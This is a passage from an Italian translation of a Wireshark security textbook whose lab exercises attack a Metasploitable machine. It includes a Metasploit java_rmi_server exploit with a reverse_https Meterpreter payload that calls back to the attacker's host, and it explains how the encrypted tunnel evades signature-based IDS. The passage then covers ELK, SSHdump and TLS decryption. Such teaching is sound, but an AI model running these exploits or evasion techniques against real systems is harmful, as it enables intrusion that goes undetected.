Devono essere impostate alcune altre opzioni, oltre a PAYLOAD. Impostare l'host locale (LHOST) è necessario solo quando si usano reverse shell. L'uso di una reverse shell significa che si dice all'host remoto (RHOST) di richiamare l'host locale (LHOST). Ovviamente, RHOST

deve sapere quale sistema richiamare, perciò ha bisogno dell'informazione `LHOST`. Potete paragonare una reverse shell con l'opzione `LHOST` alla spedizione di una lettera con una busta già compilata e preaffrancata. Questa opzione `LHOST` dice a Metasploit a quale indirizzo IP dovrà riconnettersi la macchina vittima.

L'opzione `LPORT` ha una funzione simile a `LHOST`, e determina il numero della porta. Se inserite di nuovo il filtro `tcp.port == 4444`, questa volta vedrete che è la macchina vittima a riconnettersi alla macchina attaccante sulla porta 4444 (Figura 6.16).

Per essere chiari: la macchina attaccante si connette ancora alla porta RMI della vittima per attivare l'exploit. La macchina vittima si connette ancora al server HTTP sulla porta 8080 per la consegna del payload di attacco. La differenza ora è che il payload non crea un server di ascolto, ma fa sì che la vittima si colleghi alla macchina d'attacco in ascolto per scaricare il resto del codice Meterpreter.




Figura 6.16 Filtro per tcp/4444.

Come potete vedere, le reverse shell costituiscono una tecnica potente per aggirare i firewall. Sono un'eccellente dimostrazione del perché si devono sempre applicare filtri in uscita (che filtrino il traffico in uscita dall'host) e non solo filtri di ingresso (che filtrano il traffico in arrivo all'host). I firewall devono essere configurati in modo che solo il traffico necessario alle funzioni di business abbia il permesso di entrare nella macchina o di uscirne.

I professionisti della sicurezza, difensiva e offensiva, devono conoscere i sistemi di prevenzione/rilevamento delle intrusioni (IPS/IDS) basati sulla rete. Alcuni IPS/IDS effettuano rilevamenti in base a euristiche oppure in base a comportamenti strani; altri, come fa la maggior parte degli antivirus, devono fare affidamento sulle firme (rilevamento basato su traffico noto e definito) e usano l'ispezione a

fondo dei pacchetti per controllare i contenuti di dati e per cercare identificatori maligni corrispondenti a quelli presenti nei loro database di firme. Quando avete esaminato alcuni dei dati generati da Meterpreter, avete individuato qualcosa che potesse essere utilizzato come una firma per un IPS/IDS? Aiutino: le stringhe `metasploit` e `meterpreter`. Questi sono campanelli d'allarme: qualcosa che non va sta avvenendo nella rete, e praticamente qualsiasi IPS/IDS dovrebbe attivarsi.

Come potete evitare che gli IPS/IDS rilevino una firma tanto ovvia? Viene in soccorso ancora una volta Metasploit. Avrete forse notato che ci sono altre versioni di payload Meterpreter che non sono state utilizzate, in particolare il payload `java/meterpreter/reverse_https`. Dal nome avrete già immaginato che questo payload non invia TCP grezzo, ma fa invece leva sul protocollo cifrato HTTPS per creare un *tunnel* per il traffico Meterpreter. Passando per un tunnel attraverso HTTPS, il traffico viene cifrato e reso illeggibile. Poiché un IPS/IDS può rilevare solo quello che può leggere, il traffico che passa attraverso un tunnel non è visibile per l'ispezione.

L'output seguente è stato ottenuto eseguendo il payload Meterpreter `reverse_https` contro la macchina vittima Metasploitable:

```
msf exploit(java_rmi_server) > set PAYLOAD
java/meterpreter/reverse_https
PAYLOAD => java/meterpreter/reverse_https
msf exploit(java_rmi_server) > set LPORT 4444
LPORT => 4444
msf exploit(java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.56.103   yes       The target address
   RPORT    1099             yes       The target port
   SRVHOST  0.0.0.0          yes       The local host to listen on.
                                        This must be an address on the
                                        local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSLCert                   no        Path to a custom SSL certificate
                                        (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit
```

```
                                    (default is random)

Payload options (java/meterpreter/reverse_https):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.106   yes       The local listener hostname
   LPORT  4444             yes       The local listener port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf exploit(java_rmi_server) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Using URL: http://0.0.0.0:8080/HyoL5LuwMTqNTAp
[*] Local IP: http://127.0.0.1:8080/HyoL5LuwMTqNTAp
[*] Connected and sending request for
http://192.168.56.106:8080/HyoL5LuwMTqNTAp/xlLv.jar
[*] 192.168.56.103   java_rmi_server - Replied to request for
 payload JAR
[*] 192.168.56.103:60233 Request received for /INITJM...
[*] Meterpreter session 3 opened (192.168.56.106:4444 ->
192.168.56.103:60233) at 2014-11-13 20:02:11 -0600
[+] Target 192.168.56.103:1099 may be exploitable...
[*] Server stopped.

meterpreter >
```

Se seguite il flusso TCP ed effettuate una ricerca per la stringa *metasploit*, Wireshark non ne troverà alcuna istanza (Figura 6.17).




Figura 6.17 Traffico cifrato.

In questa sezione, abbiamo esaminato gli aspetti fondamentali di come sfruttare servizi vulnerabili utilizzando il framework Metasploit. Abbiamo visto come si presenta una bind shell di base sulla rete e come possa essere bloccata da regole convenzionali di firewall. Poi abbiamo visto come aggirare le restrizioni del firewall utilizzando una reverse shell. Infine, abbiamo mostrato come si possa usare `reverse_https` di Meterpreter per aggirare IPS/IDS cifrando il trafico Meterpreter dentro un tunnel TLS/SSL. TLS e SSL sono i protocolli di crittografia che consentono la cifratura del traffico in tunnel. TLS sta per *Transport Layer Security*, ed è un protocollo relativamente recente rispetto a *Secure Sockets Layer* (SSL).

Avviare ELK

ELK sta per Elasticsearch/Logstash/Kibana. Queste tre applicazioni open source costituiscono l'Elastic Stack (un tempo chiamato ELK Stack) e possono prendere dati praticamente da qualsiasi sorgente e in qualsiasi formato, e presentarli visivamente. L'ELK Stack consente anche di effettuare ricerche sui dati e di analizzarli. È una combinazione molto potente e, essendo open source, la si può usare liberamente e la si può modificare secondo le proprie esigenze.

Per descrivere rapidamente ciascuna applicazione, Elasticsearch è un database ricercabile; Kibana è un'interfaccia utente basata sul Web per Elasticsearch; Logstash, infine, è uno strumento che analizza i log e li inserisce nel database Elasticsearch.

Userete l'Elastic Stack nel vostro W4SP Lab. Per fortuna, è già stato installato per voi. Tutto quello che dovete fare è lanciare l'immagine ELK. Per farlo, tornate alla schermata iniziale del W4SP Lab.

I pulsanti rossi sulla destra della schermata di W4SP Lab personalizzano parti dell'ambiente di laboratorio. Fate clic su *Start IPS*. Questo lancia un IPS. Vedrete un nuovo nodo con l'etichetta *IPS*, poi noterete che il pulsante *Start ELK* è disattivato: questo perché ora ELK gira insieme con l'IPS. Nel W4SP Lab, la sorgente dei dati per l'Elastic Stack è l'IDS. Le segnalazioni dell'IDS vanno al sistema ELK.

Fate clic su *Refresh* nella parte sinistra della schermata del laboratorio. Dovreste vedere la macchina ELK connessa alla sottorete `10.100.200.x`, come nella Figura 6.18.




Figura 6.18 ELK.

Passate con il mouse sopra quel sistema e notate il suo indirizzo IP.

Aprite il browser a quell'indirizzo IP, porta 5601. Nella Figura 6.18, il sistema ELK ha indirizzo IP `10.100.200.162`, perciò l'URL per il browser deve essere `http://10.100.200.162:5601`.

Compare il front end, Kibana. La prima schermata presentata dovrebbe chiedervi di configurare il primo schema indice. Gli schemi indice (*index pattern*), come spiegato nella parte superiore della schermata, si collegano a Elasticsearch per facilitare le ricerche.

L'unica impostazione da configurare è il *Time-field name*. Questa impostazione si trova nella parte inferiore della finestra *Configure an Index Pattern*, ed è visibile nalla Figura 6.19.

Figura 6.19 Time-field name.

Scorrete verso il basso per trovare l'impostazione *Time-field name*. Questa configura il modo in cui ELK filtra gli eventi sulla base del filtro temporale globale. Nel campo *Time-field name*, fate scendere il menu e selezionate *timestamp* (*non* @timestamp).

NOTA

L'impostazione *timestamp* dà l'orario della segnalazione innescata dall'IDS, mentre *@timestamp* è l'indicazione oraria del momento in cui logstash ha raccolto la segnalazione dal file di log.

Scelto *timestamp* come impostazione di *Time-field name*, fate clic sul pulsante *Create* subito sotto. Sullo schermo dovrebbero subito comparire altri campi con le loro impostazioni.

Non dovete modificare altro, ma potete esplorare l'interfaccia Kibana. Potete lasciare la pagina *Settings* e andare alla pagina *Discover*. Nella parte superiore della schermata, fate clic sulla scheda *Discover*. Si aprirà una visualizzazione in tempo reale delle segnalazioni di IDS. Esplorate quali segnalazioni arrivino dall'IDS.

Cattura remota su SSH

Volete effettuare catture da un host remoto? Dovete farlo attraverso un tunnel SSH? Wireshark consente anche questo. La possibilità di catturare su un tunnel cifrato non è stata pensata per finalità maligne, ma certamente si può pensare che le occasioni per farne un cattivo uso non mancano.

La funzione SSHdump di Wireshark consente le catture da remoto e di incanalare il traffico in un tunnel su SSH. SSHdump non è abilitata per default quando si installa Wireshark in Windows, perciò dovete rivedere l'installazione di Wireshark. Per usare questa funzione, scaricate e aprite l'eseguibile di installazione, disponibile all'indirizzo `www.wireshark.org`.

Vi verranno presentate le opzioni di installazione. Nell'elenco predefinito dei componenti c'è una sezione *Tools*. Uno degli strumenti elencati è SSHdump, uno strumento extcap che consente di eseguire una cattura remota su una connessione SSH. Espandete la sezione *Tools* per accedere a SSHdump, come si vede nella Figura 6.20. Notate

che come impostazione predefinita SSHdump *non è selezionato*. Per usare SSHdump dovete spuntare la casella relativa durante l'installazione oppure eseguire di nuovo la procedura guidata di installazione.

Una volta installato SSHdump, potete connettervi a un sistema remoto (avendo l'autorizzazione) e potete lanciare Wireshark. La traccia vi verrà trasferita via SSHdump per potere effettuare monitoraggio e analisi in remoto.

Riepilogo

A differenza di quello che abbiamo fatto in altri capitoli, in questo abbiamo assunto un punto di vista *offensivo*. Avete usato Wireshark non per risolvere problemi di rete, ma per risolvere problemi degli attacchi, con la possibilità di creare problemi di rete. Per iniziare il capitolo e definirne la struttura, abbiamo utilizzato la metodologia di attacco degli hacker per definire il contesto in cui dimostrare Wireshark.




Figura 6.20 Installazione di SSHdump.

Abbiamo iniziato con un ripasso di come mettere in funzione il W4SP Lab. Poi abbiamo cominciato a usare Wireshark per verificare tentativi di scansione. Wireshark visualizza sia i pacchetti sonda inviati sia le risposte inviate dagli host bersaglio. Poi abbiamo parlato di come sfuggire ai sistemi di rilevamento delle intrusioni e abbiamo applicato vari metodi.

Abbiamo usato Wireshark come ausilio per esaminare gli exploit. Abbiamo lavorato con Metasploit per avere accesso shell remoto a una macchina bersaglio con vari tipi di shell Meterpreter. Abbiamo visto i problemi e le differenze fra i vari payload, in particolare come e quando eseguire sia bind shell sia reverse shell.

Abbiamo poi esplorato Elastic Stack, la suite open source di strumenti per visualizzare dati dal sistema di rilevamento delle intrusioni di W4SP Lab. Il sistema ELK vi ha consentito di effettuare ricerche e analizzare le segnalazioni dell'IDS a mano a mano che si presentano.

Infine, abbiamo scoperto la funzione di Wireshark per catturare traffico da remoto e inviarlo per l'analisi attraverso un tunnel SSH cifrato.

Esercizi

1. Usate un portscanner diverso da nmap per effettuare la scansione della rete locale. Usate Wireshark per catturare ed esaminare i pacchetti sonda.
2. Al prompt della console Metasploit, effettuate una ricerca in base alla stringa *portscan* per avere un elenco di altri tipi di scanner. Usate Wireshark per identificare e/o confermare le differenze fra ACK, SYN, TCP e altre scansioni.
3. Sapendo che i vostri exploit vengono monitorati dall'IDS, tornate a Metasploit per sperimentare exploit precedenti o altri nuovi. Tornate al sistema ELK ed effettuate ricerche per trovare le vostre attività maligne.

TLS, USB, keylogger e grafici di rete

In questo capitolo esamineremo alcune altre caratteristiche di Wireshark. Iniziamo con la decifrazione di SSL/TLS. Il traffico cifrato non permette di sapere molto dei dati, al di là delle informazioni di instradamento, perciò questa operazione può essere utile per ispezionare attività sospette. Ci concentreremo poi sullo sniffing del traffic USB. I motivi per catturare traffici su una porta USB vanno dalla risoluzione di problemi specifici di USB all'analisi forense. Vedremo come eseguire catture USB in Linux e in Windows, poi dimostreremo come Wireshark possa analizzare la cattura proprio come voi potreste analizzare una cattura di rete, e vedremo anche come scrivere un semplice keylogger con TShark.

Decifrare SSL/TLS

Quando un analista o un ricercatore eseguono catture di pacchetti sulla rete, il traffico cifrato può nascondere il funzionamento interno di una connessione. Wireshark può essere ancora una volta d'aiuto. Supporta infatti alcuni dei protocolli cifrati più comuni che è probabile incontrare nelle reti moderne. Vedremo la decifrazione di SSL/TLS, che è di gran lunga il protocollo di rete cifrato più comune oggi.

Si usa SSL/TLS ogni volta che si visita un sito HTTPS. Il protocollo in origine si chiamava *Secure Sockets Layer* (SSL), ma poi il nome è stato cambiato in *Transport Layer Security* (TLS), dopo che il protocollo è stato modificato, risolvendo alcuni problemi del protocollo SSL originale. Spesso si usano i due termini in modo intercambiabile. Le versioni correnti di SSL sono considerate non sicure e vanno sostituite con TLS. Durante una cattura di pacchetti, mentre il dissettore di Wireshark può interpretare correttamente il protocollo come TLS, certe finestre di dialogo possono chiamarlo ancora SSL, come vedremo più avanti.

Il problema di SSL

SSL 3.0 è un protocollo obsoleto e non sicuro. L'errore nella sua progettazione sta nell'uso di "imbottiture" non deterministiche Code Block Cipher (CBC), che facilitano gli attacchi di tipo Man-

in-the-Middle. Qualsiasi sistema che supporti SSL 3.0, anche se supporta la versione più recente di TLS, è vulnerabile ad attacchi alla crittografia, come Padding Oracle On Downgrade Legacy (POODLE). La crittografia di SSL 3.0 usa o il cifrario Rivest (RC4), un cifrario a flusso, o un cifrario a blocchi in modalità CBC. Si sa che RC4 ha delle distorsioni, e il cifrario a blocchi in modalità CBC è vulnerabile all'attacco POODLE. Il National Institute of Standards and Technology (NIST) non considera più accettabile il protocollo SSL 3.0 per la protezione di dati.

Il protocollo TLS supporta vari tipi di cifrari o modalità crittografiche e decide dinamicamente fra client e server in base a quello che i due supportano. Il meccanismo di funzionamento interno di TLS può essere molto complesso: si potrebbe scrivere un capitolo intero, o meglio un intero libro, per parlare anche dei relativi problemi di sicurezza. Cercheremo qui di dare solo un'idea di alto livello del funzionamento di TLS, poi vedremo un esempio pratico di come eseguire la decifrazione di TLS con Wireshark. TLS è considerato un sistema ibrido, poiché utilizza cifratura sia *simmetrica* sia *asimmetrica*.

La cifratura si dice simmetrica quando si usa un'unica chiave sia per la cifratura che per la decifrazione. Il problema è che in questo caso esiste una chiave segreta che deve essere condivisa e ovviamente è molto difficile condividere in sicurezza una chiave su una rete non sicura come la rete pubblica.

La crittografia asimmetrica aiuta a risolvere il problema, mediante una doppia chiave, una privata e una pubblica. Tutto ciò che viene cifrato con la chiave privata può essere decifrato solo con la chiave pubblica e viceversa. Per condividere in sicurezza una chiave, il client può cifrarla con la chiave pubblica del server. In questo modo, l'unico che può decifrare il messaggio è il server che ha la propria chiave privata. Il server poi usa la chiave che gli è stata passata per la cifratura simmetrica dei dati trasmessi. Forse vi chiederete perché non si usi semplicemente la cifratura asimmetrica per tutto il processo: il motivo è che la cifratura simmetrica in genere offre maggiore sicurezza e, cosa ancora più importante, è più veloce della cifratura asimmetrica.

TLS RFC

La versione corrente di TLS è la TLS 1.2, pubblicata nel 2008. La RFC per TLS 1.2 si può trovare all'indirizzo `https://tools.ietf.org/html/rfc5246`. Al momento della scrittura di questo capitolo, la versione successiva, la 1.3, era ancora in "working draft". Uno dei miglioramenti importanti, nel passaggio dalla versione 1.2 alla 1.3, è l'eliminazione dello scambio fra client e server, con una maggiore efficienza dell'handshake senza sacrificare la sicurezza. Va notato il flusso di handshake nella bozza di TLS 1.3. Un esame puntuale non è possibile qui, ma potete scoprire di più all'indirizzo `https://tlswg.github.io/tls13-spec/`. Per maggiori informazioni su TLS, potete consultare la RFC a `https://tools.ietf.org/html/draft-ietf-tls-tls13-07` o `https://tlswg.github.io/tls13-spec/`.

Decifrare SSL/TLS con chiavi private

Avendo una conoscenza di base di TLS, vediamo come decifrare il traffico. Sappiamo che la chiave verrà cifrata con la chiave pubblica del server (il server web in caso di HTTP). Perciò dovete accedere alla chiave privata dal server per trovare la chiave di cifratura simmetrica che decifra effettivamente i dati dell'applicazione. Se non avete già avviato il laboratorio, fatelo ora e avviate Wireshark sulla macchina host che ascolta sull'interfaccia w4sp_lab. Quando il laboratorio è avviato e Wireshark cattura pacchetti, andate con il browser a `https://ftp1.labs` (Figura 7.1). Se ottenete un errore di certificato, confermate che capite i rischi e aggiungete un'eccezione, poi spuntate la casella per memorizzare in modo permanente l'eccezione.




Figura 7.1 Navigazione a ftp1.labs

Se scrivete **ssl** nella finestra del filtro, dovreste poter rapidamente arrivare al traffico HTTPS che avete appena generato. Nel filtro va scritta la parola "ssl", anche se Wireshark riconosce correttamente che il traffico è TLS. Se fate clic destro su un pacchetto e poi fate clic su *Follow TCP Stream*, vedrete solo dati illeggibili (Figura 7.2). Come abbiamo già detto, vi serve la chiave privata di `ftp1.labs`. La si trova nella directory `w4sp_lab/images/ftp_tel/` e il suo nome è `apache.key`.

Per usare `apache.key` e decifrare il traffico SSL/TLS, dovete dire a Wireshark dove si trova la chiave, e quale traffico può essere decifrato con quella chiave.

Tornate alla GUI di Wireshark. Fate clic su *Edit* e selezionate *Preferences*, poi espandete la sezione *Protocols*. Poi scrivete **ssl** in qualunque punto mentre è attiva la finestra *Preferences* per vedere le opzioni di protocollo SSL (Figura 7.3). Notate che Wireshark, come applicazione, usa l'acronimo SSL, ma, come abbiamo già detto, il protocollo è stato sostituito da TLS.

